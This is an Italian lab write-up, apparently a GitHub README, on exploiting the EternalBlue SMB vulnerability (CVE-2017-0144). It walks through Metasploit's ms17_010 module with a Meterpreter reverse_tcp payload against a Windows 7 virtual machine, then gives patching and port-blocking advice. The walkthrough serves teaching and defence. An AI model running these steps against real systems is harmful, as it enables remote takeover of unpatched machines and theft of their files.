Vulnerability-Research-CVE-2017-0144
LAB: ATTACCO AL SISTEMA OPERATIVO WINDOWS BASATO SULLA VULNERABILITÀ DEL PROTOCOLLO SMB.

- I. DESCRIZIONE
Nel laboratorio useremo due computer per simulare un attacco basato sulla vulnerabilità del protocollo SMB del sistema operativo Windows. Una macchina esegue il sistema operativo Kali Linux e svolge il ruolo dell'attaccante (hacker). Un'altra macchina svolge il ruolo della macchina vittima (victim). La macchina vittima esegue il sistema operativo Windows 7 a 64 bit e presenta la vulnerabilità SMB. Per fare questo, sulla macchina Kali Linux useremo il codice di exploit chiamato EternalBlue per attaccare la macchina Windows 7.
- II. INTRODUZIONE GENERALE
- Server Message Block (SMB) è un protocollo di condivisione file abbastanza diffuso sulla piattaforma Windows di Microsoft. Grazie a questo protocollo SMB, i computer Windows connessi tra loro nella stessa rete locale o nello stesso Domain possono condividere file tra loro. Ad oggi, SMB è anche chiamato Common Internet File Sharing (CIFS).
- EternalBlue è un exploit che sfrutta la vulnerabilità del protocollo SMB tramite la porta 445. Inizialmente, EternalBlue è stato sviluppato dall'Agenzia per la Sicurezza Nazionale degli Stati Uniti (NSA). Il nome completo in inglese è U.S. National Security Agency. Ma successivamente è stato divulgato dal gruppo di hacker The Shadow Brokers nel 2017. Nello stesso anno, un'ondata di attacchi su larga scala del virus di cifratura dei dati – Ransomware, mirata ai computer Windows di Microsoft, si è verificata in tutto il mondo. Tra questi, il più famoso è il virus WannaCry. Ad oggi, sebbene questa vulnerabilità sia stata corretta da Microsoft con l'aggiornamento di sicurezza MS17-010, in tutto il mondo un gran numero di computer che eseguono il sistema operativo Windows presenta ancora questa vulnerabilità. Questa vulnerabilità è stata pubblicata come CVE-2017-0144. (Windows SMB Remote Code Execution Vulnerability). Questa vulnerabilità è estremamente pericolosa e molto facile da sfruttare. La cosa degna di nota è che, per attaccare tramite questa vulnerabilità del protocollo SMB, l'hacker non deve inviare alla vittima, né indurla a scaricare o eseguire, alcun virus dannoso. Cioè, anche se la vittima non fa nulla, può comunque essere facilmente attaccata e subire la presa di controllo del computer da parte dell'hacker senza accorgersene.
- III. PREPARAZIONE
- Preparare 02 macchine virtuali eseguite sul software VMware Workstation. La macchina virtuale Kali Linux (macchina hacker) ha indirizzo IP: 192.168.198.140 e la macchina virtuale Windows 7 (macchina vittima) ha indirizzo IP: 192.168.198.143
1.Sulla macchina virtuale Kali (attack):
- -Verifica dell'IP: ifconfig
- -Avviare il servizio Postgresql: # service postgresql start
- -Per verificare se postgresql è già in esecuzione usiamo il comando: # service postgresql status
2.Sulla macchina virtuale Windows 7 (victim):
- Verifica dell'IP: ipconfig
- Spegnere il firewall.
- IV. ESECUZIONE DELL'ATTACCO.
- Sulla macchina Kali: accedere a Metasploit con il comando: # msfconsole

- Una volta entrati in Metasploit, cerchiamo i bug e le sintassi relative a ms17_010 con il comando: # search ms17_010

- Aggiungere l'indirizzo IP della macchina vittima e della macchina attaccante
- Configurare il payload per lo sfruttamento:
- use 0 -> set payload windows/x64/meterpreter/reverse_tcp:
- Eseguire l'exploit per procedere con lo sfruttamento

- -Aprire una shell sulla macchina vittima (eseguita tramite il terminale della macchina attaccante) dopo aver ottenuto l'accesso:

- =>A questo punto, l'hacker ha penetrato con successo la macchina vittima. Ora, l'hacker può eliminare e rubare file dalla macchina vittima senza che questa se ne accorga. Può persino caricare ed eseguire virus direttamente su di essa.
- V. COME PREVENIRE.
- – Per evitare lo sfruttamento e l'abuso del protocollo SMB, dobbiamo eseguire alcune delle seguenti operazioni:
- Attivare il firewall.
- Aggiornare Windows all'ultima versione. Oppure scaricare e installare le patch di sicurezza di Microsoft. Soprattutto la patch di sicurezza ms17_010.
- Bloccare le porte 135, 445.
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=135 name="Block_Cong_135"
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=445 nam

 ducanh2oo3/vulnerability-research-cve-2017-0144

